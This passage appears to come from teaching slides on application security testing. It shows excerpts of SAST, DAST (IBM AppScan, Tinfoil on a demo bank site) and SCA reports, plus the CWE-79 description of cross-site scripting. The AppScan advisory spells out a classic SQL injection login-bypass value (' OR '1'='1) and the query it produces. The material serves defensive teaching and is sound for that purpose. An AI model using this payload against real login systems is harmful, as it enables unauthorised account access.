malware. From the victim's point of view, this is performed by the genuine website, and the victim would blame the site for incurred damage. An additional risk with DOM XSS is that, unlike reflected or stored XSS, tainted values do not have to go through the server. Since the server is not involved in sanitization of these inputs, server-side validation is not likely to not be aware XSS attacks have been occurring, and any server-side security solutions, such as a WAF, are likely to be ineffective in DOM XSS mitigation.

New | 244648 | Row 1

State:	**To Verify**
Source node:	**location**
Source file:	**/WebGoat-develop/webgoat-container/src/main/resources/static/js/libs/backbone-min.js**
Sink node:	**location**
Sink file:	**/WebGoat-develop/webgoat-container/src/main/resources/static/js/libs/backbone-min.js**
Compliances:	**OWASP Top 10 2013, OWASP Top 10 2017, PCI DSS v3.2, FISMA 2014, NIST SP 800-53**
CWE:	**CWE-79**
Notes:	-



Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Description

The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Extended Description

Cross-site scripting (XSS) vulnerabilities occur when:

1. Untrusted data enters a web application, typically from a web request.
2. The web application dynamically generates a web page that contains this untrusted data.
3. During page generation, the application does not prevent the data from containing content that is executable by a web browser, such as JavaScript, HTML tags, HTML attributes, mouse events, Flash, ActiveX, etc.
4. A victim visits the generated web page through a web browser, which contains malicious script that was injected using the untrusted data.
5. Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the web server's domain.
6. This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access resources or run code in a different domain.

There are three main kinds of XSS:

- **Type 1: Reflected XSS (or Non-Persistent)** - The server reads data directly from the HTTP request and reflects it back in the HTTP response. Reflected XSS exploits occur when an attacker causes a victim to supply dangerous content to a vulnerable web application, which is then reflected back to the victim and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to the victim. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces a victim to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the victim, the content is executed by the victim's browser.
- **Type 2: Stored XSS (or Persistent)** - The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user. For example, the attacker might inject XSS into a log message, which might not be handled properly when an administrator views the logs.
- **Type 0: DOM-Based XSS** - In DOM-based XSS, the client performs the injection of XSS into the page; in the other types, the server performs the injection. DOM-based XSS generally involves server-controlled, trusted script that is sent to the client, such as Javascript that performs sanity checks on a form before the user submits it. If the server-supplied script processes user-supplied data and then injects it back into the web page (such as with dynamic HTML), then DOM-based XSS is possible.

Once the malicious script is injected, the attacker can perform a variety of malicious activities. The attacker could transfer private information, such as cookies that may include session information, from the victim's machine to the attacker. The attacker could send malicious requests to a web site on behalf of the victim, which could be especially dangerous to the site if the victim has administrator privileges to manage that site. Phishing attacks could be used to emulate trusted web sites and trick the victim into entering a password, allowing the attacker to compromise the victim's account on that web site. Finally, the script could exploit a vulnerability in the web browser itself possibly taking over the victim's machine, sometimes referred to as "drive-by hacking."

In many cases, the attack can be launched without the victim even being aware of it. Even with careful users, attackers frequently use a variety of methods to encode the malicious portion of the attack, such as URL encoding or Unicode, so the request looks less suspicious.

Alternate Terms

XSS:	"XSS" is a common abbreviation for Cross-Site Scripting.
HTML Injection:	"HTML injection" is used as a synonym of stored (Type 2) XSS.
CSS:	In the early years after initial discovery of XSS, "CSS" was a commonly-used acronym. However, this would cause confusion with "Cascading Style Sheets," so usage of this acronym has declined significantly.

Relationships

The table(s) below shows the weaknesses and high level categories that are related to this weakness. These relationships are defined as ChildOf, ParentOf, MemberOf and give insight to similar items that may exist at higher and lower levels of abstraction. In addition, relationships such as PeerOf and CanAlsoBe are defined to show similar weaknesses that the user may want to explore.

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	B	74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')
ParentOf	V	80	Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
ParentOf	V	81	Improper Neutralization of Script in an Error Message Web Page
ParentOf	V	83	Improper Neutralization of Script in Attributes in a Web Page
ParentOf	V	84	Improper Neutralization of Encoded URI Schemes in a Web Page
ParentOf	V	85	Doubled Character XSS Manipulations
ParentOf	V	86	Improper Neutralization of Invalid Characters in Identifiers in Web Pages


Application Security Testing

Static application security testing (SAST)

- Can be thought of as testing the application from the inside out
- By examining its source code, byte code or application binaries for conditions indicative of a security vulnerability

Dynamic application security testing (DAST)

- Can be thought of as testing the application from the outside in
- By examining the application in its running state, and trying to poke it and prod it in unexpected ways in order to discover security vulnerabilities



DAST Report

TINFOIL SECURITY

June 17, 2020
http://demo.testfire.net

Security Analysis - June 17, 2020

SCAN SUMMARY

This site was checked for **65** classes of vulnerabilities, with up to hundreds of tests for each vulnerability class. This site is considered to be **Very Unsafe** as of **June 17, 2020**.

VULNERABILITY CLASSES

The following types of vulnerabilities were looked for over the **27** URLs found during this security scan.

Allowed HTTP methods	ASP.NET DEBUG Method Enabled
Blind SQL Injection (timing attack)	Buffer Overflow
Clickjacking	Code Injection
Credit card number disclosure	Cross-Site Request Forgery
Cross-Site Scripting in attribute of HTML element	Cross-Site Scripting in event attribute of HTML element
Cross-Site Scripting in HTML "script" tag	Cross-Site Scripting in HTML tag
Cross-Site Scripting in HTML "vbscript" tag	Cross-Site Scripting (XSS)
Cross-Site Scripting (XSS) in path	CVS/SVN user disclosure
Directory listing is enabled.	Disclosed e-mail address
Disclosed US Social Security Number	DOM Based Cross-Site Scripting
File Inclusion	Found a CAPTCHA protected form
Found an HTML object	Found Robots.txt
Found Stacktrace	FrontPage Extensions Enabled
HTTP PUT is enabled	Insecure Cookies
LDAP Injection	Misconfiguration in LIMIT directive of .htaccess file
Missing Subresource Integrity Protection	Mixed Resource
Non HTTP-Only Cookies	OpenSSL Heartbeat Extension Memory Leak (Heartbleed)
Operating system command injection	Outdated TLS Supported
Password field with autocomplete	Password Submission via GET
Path Traversal	Permissive CORS Policy
Persistent Cross-Site Scripting (XSS)	Private IP address disclosure
Remote file inclusion	Response splitting
Scriptless Cross-Site Scripting in attribute of HTML element	Server-Side Include Injection
Session Cookie Expiration	Session Fixation
Session ID Entropy	Shellshock
Spammable contact form	SQL Injection
SSLv3 Enabled	Strutshock (CVE-2017-5638)
The TRACE HTTP method is enabled	TLS Fallback is not Supported
TLS Vulnerable to POODLE	Unencrypted HTTP Basic Authentication
Unencrypted password form	Unvalidated redirect
WebDAV	XML External Entity Injection
XPath Injection	YAML Injection
YAML Injection (timing)	


SCAN OVERVIEW

STATUS ON 06/17/2020

Your website is

Very Unsafe

NUMBER OF VULNERABILITIES



Total Vulnerabilities

WHAT'S THE WORST THAT COULD HAPPEN?

With your current vulnerabilities a hacker could potentially infiltrate your website, steal your user's cookies, log the keys they type, and pretend to be them on your website. And that's just the tip of the iceberg. Data breaches like this, once disclosed, can often lead to a 20% loss in your customer base. We highly recommend you fix these vulnerabilities quickly and with much vengeance.

LOGIN STATUS

Login Successful: Yes

SITEMAP

http://demo.testfire.net/
http://demo.testfire.net/admin/admin.jsp
http://demo.testfire.net/bank/apply.jsp
http://demo.testfire.net/bank/ccApply
http://demo.testfire.net/bank/customize.jsp
http://demo.testfire.net/bank/doTransfer
http://demo.testfire.net/bank/main.jsp
http://demo.testfire.net/bank/queryxpath.jsp
http://demo.testfire.net/bank/showAccount
http://demo.testfire.net/bank/showTransactions
http://demo.testfire.net/bank/transaction.jsp
http://demo.testfire.net/bank/transfer.jsp
http://demo.testfire.net/default.jsp
http://demo.testfire.net/disclaimer.htm
http://demo.testfire.net/doSubscribe
http://demo.testfire.net/feedback.jsp
http://demo.testfire.net/index.jsp
http://demo.testfire.net/search.jsp
http://demo.testfire.net/sendFeedback
http://demo.testfire.net/status_check.jsp

VULNERABILITY: CROSS-SITE REQUEST FORGERY

DETAILS

Severity	High
URL	http://demo.testfire.net/admin/admin.jsp
Variable	addAccount
Element	form

INJECTION

Matched by Regular Expression

```
<form id="addAccount" name="addAccount" action="" method="post"> <tr> <td colspan="4"> <h2>Add an account to an existing user</h2> </td> </tr> <tr> <th> Users: </th> <th> Account Types: </th> <th> </th> <th> </th> </tr> <tr> <td> <select name="username" id="username" size="1"> <option value="admin">admin</option> <option value="jdoe">jdoe</option> <option value="jsmith">jsmith</option> <option value="sspeed">sspeed</option> <option value="tuser">tuser</option> </select> </td> <td> <select name="accttypes"> <option value="Checking">Checking</option> <option value="Savings" selected>Savings</option> <option value="IRA">IRA</option> </select> </td> <td></td> <td><input type="submit" value="Add Account"></td> </tr> </form>
```

DESCRIPTION

Cross-Site Request Forgery (CSRF) allows an attacker to execute actions on behalf of an unwitting user who is already authenticated with your web application. If successful, user data and user actions can be compromised. If the user who is attacked with CSRF happens to be an administrator, the entire web application should be considered compromised. CSRF occurs when a user submits data to a form or input he/she did not intend; usually an attacker will accomplish this by sending them a link or convincing them to input to a different form that looks similar and posts to the same place.

HOW TO FIX

A unique token that guarantees freshness of submitted data must be added to all web application elements that can affect business logic.

REFERENCES

Wikipedia - http://en.wikipedia.org/wiki/Cross-site_request_forgery

CGI Security - http://www.cgisecurity.com/csrf-faq.html

OWASP - https://wiki.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

Application Security Assessment and Recommendations

Issue Types 21

TOC

	Issue Type	Number of Issues
H	Authentication Bypass Using HTTP Verb Tampering	3
H	Cross-Site Request Forgery	23
H	Cross-Site Scripting	2
H	Microsoft FrontPage Extensions Site Defacement	3
H	Missing Secure Attribute in Encrypted Session (SSL) Cookie	5
H	RC4 cipher suites were detected	1
M	Alternate Version of File Detected	45
M	Body Parameters Accepted in Query	9
M	Browser Exploit Against SSL/TLS (a.k.a. BEAST)	1
M	Cacheable SSL Page Found	67
M	Direct Access to Administration Pages	1
M	Drupal "keys" Path Disclosure	1
M	Insecure "OPTIONS" HTTP Method Enabled	1
M	Microsoft FrontPage Server Extensions Vital Information Leakage	2
M	Microsoft IIS Missing Host Header Information Leakage	1
M	Missing "Content-Security-Policy" header	5
M	Missing Cross-Frame Scripting Defence	4
M	Query Parameter in SSL Request	185
M	Temporary File Download	3
M	Unencrypted __VIEWSTATE Parameter	20
M	Web Application Source Code Disclosure Pattern Found	1

Fix Recommendations 19

TOC

	Remediation Task	Number of Issues
H	Review possible solutions for hazardous character injection	2
M	Add the 'Secure' attribute to all sensitive cookies	5
M	Change server's supported ciphersuites	2
M	Configure your server to allow only required HTTP methods	3
M	Set proper permissions to the FrontPage extension files	3
M	Validate the value of the "Referer" header, and use a one-time-nonce for each submitted form	23
L	Always use SSL and POST (body) parameters when sending sensitive information.	185
L	Apply configuration changes according to Q218180	1
L	Apply proper authorization to administration scripts	1
L	Config your server to use the "Content-Security-Policy" header	5
L	Config your server to use the "X-Frame-Options" header	4
L	Contact the vendor of your product to see if a patch or a fix has been made available recently	1
L	Disable WebDAV, or disallow unneeded HTTP methods	1
L	Do not accept body parameters that are sent in the query string	9
L	Modify FrontPage extension file permissions to avoid information leakage	2
L	Modify your Web.Config file to encrypt the VIEWSTATE parameter	20
L	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.	67
L	Remove old versions of files from the virtual directory	48
L	Remove source code files from your web-server and apply any relevant patches	1

This report contains the results of a web application security scan performed by IBM Security AppScan Standard.

High severity issues:	79
Medium severity issues:	198
Total security issues included in the report:	277
Total security issues discovered in the scan:	308

Issues Sorted by Issue Type

- Authentication Bypass Using SQL Injection 2
- Blind SQL Injection 4
- Cross-Site Request Forgery 24
- Cross-Site Scripting 3
- HTTP PUT Method Site Defacement 20
- Inadequate Account Lockout 1
- Microsoft FrontPage Extensions Site Defacement 3
- Missing Secure Attribute in Encrypted Session (SSL) Cookie 1
- Phishing Through URL Redirection 1
- WebDAV MKCOL Method Site Defacement 20
- Alternate Version of File Detected 50
- Cacheable SSL Page Found 26
- Hidden Directory Detected 7
- Microsoft FrontPage Configuration Information Leakage 1
- Microsoft FrontPage Server Extensions Vital Information Leakage 2
- Microsoft IIS Missing Host Header Information Leakage 1
- Query Parameter in SSL Request 66
- Temporary File Download 32
- Unencrypted __VIEWSTATE Parameter 11
- Web Application Source Code Disclosure Pattern Found 2

Dynamic Application Security Testing Vulnerability Assessment Report

AppScan example

Advisories

- Authentication Bypass Using SQL Injection
- Blind SQL Injection
- Cross-Site Request Forgery
- Cross-Site Scripting
- HTTP PUT Method Site Defacement
- Inadequate Account Lockout
- Microsoft FrontPage Extensions Site Defacement
- Missing Secure Attribute in Encrypted Session (SSL) Cookie
- Phishing Through URL Redirection
- WebDAV MKCOL Method Site Defacement
- Alternate Version of File Detected
- Cacheable SSL Page Found
- Hidden Directory Detected
- Microsoft FrontPage Configuration Information Leakage
- Microsoft FrontPage Server Extensions Vital Information Leaka
- Microsoft IIS Missing Host Header Information Leakage
- Query Parameter in SSL Request
- Temporary File Download
- Unencrypted __VIEWSTATE Parameter
- Web Application Source Code Disclosure Pattern Found

H Authentication Bypass Using SQL Injection 2 TOC

Issue 1 of 2 TOC

Authentication Bypass Using SQL Injection	
Severity:	High
URL:	https://www.r...
Entity:	UserName (Parameter)
Risk:	It may be possible to bypass the web application's authentication mechanism
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because when four types of request were sent - a valid login, an invalid login, an SQL attack, and another invalid login - the responses to the two invalid logins were the same, while the response to the SQL attack seems similar the response to the valid login.

Issue 2 of 2 TOC

Authentication Bypass Using SQL Injection	
Severity:	High
URL:	https://www. ...x
Entity:	Password (Parameter)
Risk:	It may be possible to bypass the web application's authentication mechanism
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because when four types of request were sent - a valid login, an invalid login, an SQL attack, and another invalid login - the responses to the two invalid logins were the same, while the response to the SQL attack seems similar the response to the valid login.

Authentication Bypass Using SQL Injection

TOC

Test Type:

Application-level test

Threat Classification:

Insufficient Authentication

Causes:

Sanitation of hazardous characters was not performed correctly on user input

Security Risks:

It may be possible to bypass the web application's authentication mechanism

Affected Products:

CWE:

566

References:

"Web Application Disassembly with ODBC Error Messages" (By David Litchfield)
SQL Injection Training Module

Technical Description:

The application uses a protection mechanism that relies on the existence or values of an input, but the input can be modified by an untrusted user in a way that bypasses the protection mechanism.

When security decisions such as authentication and authorization are made based on the values of user input, attackers can bypass the security of the software.

Suppose the query in question is:

```
SELECT COUNT(*) FROM accounts WHERE username='$user' AND password='$pass'
```

Where $user and $pass are user input (collected from the HTTP request which invoked the script that constructs the query - either from a GET request query parameters, or from a POST request body parameters). A regular usage of this query would be with values $user=john, $password=secret123. The query formed would be:

```
SELECT COUNT(*) FROM accounts WHERE username='john' AND password='secret123'
```

The expected query result is 0 if no such user+password pair exists in the database, and >0 if such pair exists (i.e. there is a user named 'john' in the database, whose password is 'secret123'). This would serve as a basic authentication mechanism for the application. But an attacker can bypass this mechanism by submitting the following values: $user=john, $password=' OR '1'='1.

Technical Description:

The application uses a protection mechanism that relies on the existence or values of an input, but the input can be modified by an untrusted user in a way that bypasses the protection mechanism.

When security decisions such as authentication and authorization are made based on the values of user input, attackers can bypass the security of the software.

Suppose the query in question is:

```
SELECT COUNT(*) FROM accounts WHERE username='$user' AND password='$pass'
```

Where $user and $pass are user input (collected from the HTTP request which invoked the script that constructs the query - either from a GET request query parameters, or from a POST request body parameters). A regular usage of this query would be with values $user=john, $password=secret123. The query formed would be:

```
SELECT COUNT(*) FROM accounts WHERE username='john' AND password='secret123'
```

The expected query result is 0 if no such user+password pair exists in the database, and >0 if such pair exists (i.e. there is a user named 'john' in the database, whose password is 'secret123'). This would serve as a basic authentication mechanism for the application. But an attacker can bypass this mechanism by submitting the following values: $user=john, $password=' OR '1'='1.

The resulting query is:

```
SELECT COUNT(*) FROM accounts WHERE username='john' AND password='' OR '1'='1'
```

This means that the query (in the SQL database) will return TRUE for the user 'john', since the expression 1=1 is always true. Therefore, the query will return a positive number, and thus the user (attacker) will be considered valid without having to know the password.

Application Security Testing

Static application security testing (SAST)


- Can be thought of as testing the application from the inside out
- By examining its source code, byte code or application binaries for conditions indicative of a security vulnerability

Dynamic application security testing (DAST)

- Can be thought of as testing the application from the outside in
- By examining the application in its running state, and trying to poke it and prod it in unexpected ways in order to discover security vulnerabilities

Interactive application security testing (IAST)

- Can be thought of as testing the application from the outside in
- By examining the application in its running state, and trying to poke it and prod it in unexpected ways in order to discover security vulnerabilities



Application Security Testing

Static application security testing (SAST)

- Can be thought of as testing the application from the inside out
- By examining its source code, byte code or application binaries for conditions indicative of a security vulnerability

Dynamic application security testing (DAST)


- Can be thought of as testing the application from the outside in
- By examining the application in its running state, and trying to poke it and prod it in unexpected ways in order to discover security vulnerabilities

Interactive application security testing (IAST)

- Can be thought of as testing the application from the outside in
- By examining the application in its running state, and trying to poke it and prod it in unexpected ways in order to discover security vulnerabilities

Software Composition Analysis (SCA)

- Software Composition (or Component) Analysis is the process of identifying potential areas of risk from the use of third-party and open-source software components
- SCA is a form of Cyber Supply Chain Risk Management



CxSCA Risk Report

Scanned: 22 Feb, 2022 3PM | Created: 10 Jan, 2022 9PM | Scan Origin: Zip

Packages

78 / 3340
Vulnerable Packages

Vulnerable Packages

Top 5 Vulnerable Packages

7	handlebars-4.1.2
5	tar-4.4.8
5	lodash-4.17.11
3	ua-parser-js-0.7.19
3	tar-6.1.6

Vulnerabilities

74 / 121
High Severity Vulnerabilities

Vulnerabilities Severity

Vulnerabilities Summary

Exploitable Path	Disabled
Remediation Recommendation	114
Ignored Vulnerabilities	20
Vulnerabilities Due To Outdated Packages	82

Licenses

5 / 3123
Legal Risks

Legal Risk

Top 7 Risky Licenses

All Packages (3,340)

Search

Package	Version	Outdated	Violates Policies	License	Legal Risk	Risks (Aggregated)	Identified By	Relation
handlebars	4.1.2		No	MIT	Low	7 1	Manifest	Transitive
tar	4.4.8		No	ISC +1	Low	5 2	Manifest	Transitive
lodash	4.17.11		No	MIT +1	Low	4 1 2	Manifest	Transitive
ua-parser-js	0.7.19		No	GPL 2.0 +1	High	4 1	Manifest	Transitive
node-forge	0.7.5		No	GPL 2.0 +1	High	3 1 1	Manifest	Transitive
tar	6.1.6		No	ISC +1	Low	3 2	Manifest	Transitive
debug	3.2.6		No	MIT	Low	2 2 1	Manifest	Transitive
debug	4.1.1		No	MIT	Low	2 2 1	Manifest	Transitive
immer	1.10.0		No	MIT	Low	2 1 1	Manifest	Transitive
node-forge	0.10.0		No	GPL 2.0 +1	High	2 1 1	Manifest	Transitive

All Packages (3,340) | handlebars 4.1.2 ×

handlebars 4.1.2 | Npm | MIT | Published: Apr 13, 2019

Vulnerability (7)

7

Legal Risk (1)

1

Supply Chain (0)

No Vulnerabilities

Licenses

1 / 1 Effective License

License: MIT — Low Risk

Copyright Risk Score 3

Patent Risk Score 1

Copyleft No

License URL • Reference

License Source Detection Npm Repository Site

Violates Policies No

Effective License

Version

OUTDATED

4.1.2
Your Version (Apr 13, 2019)

4.7.7
Newest version (Feb 15, 2021)

28 New versions since your most recent update.
Consider updating to latest version

Learn more about this package

AppSec Knowledge Center

Identified By

Manifest

File Path

/package.json

Package Path

- react-scripts @ 3.0.1
- jest @ 24.7.1
- jest-cli @ 24.8.0
- @jest/core @ 24.8.0
- @jest/reporters @ 24.8.0
- istanbul-reports @ 2.2.6
- **handlebars @ 4.1.2**

Packages Container **Risks**

All Risks (3,474)

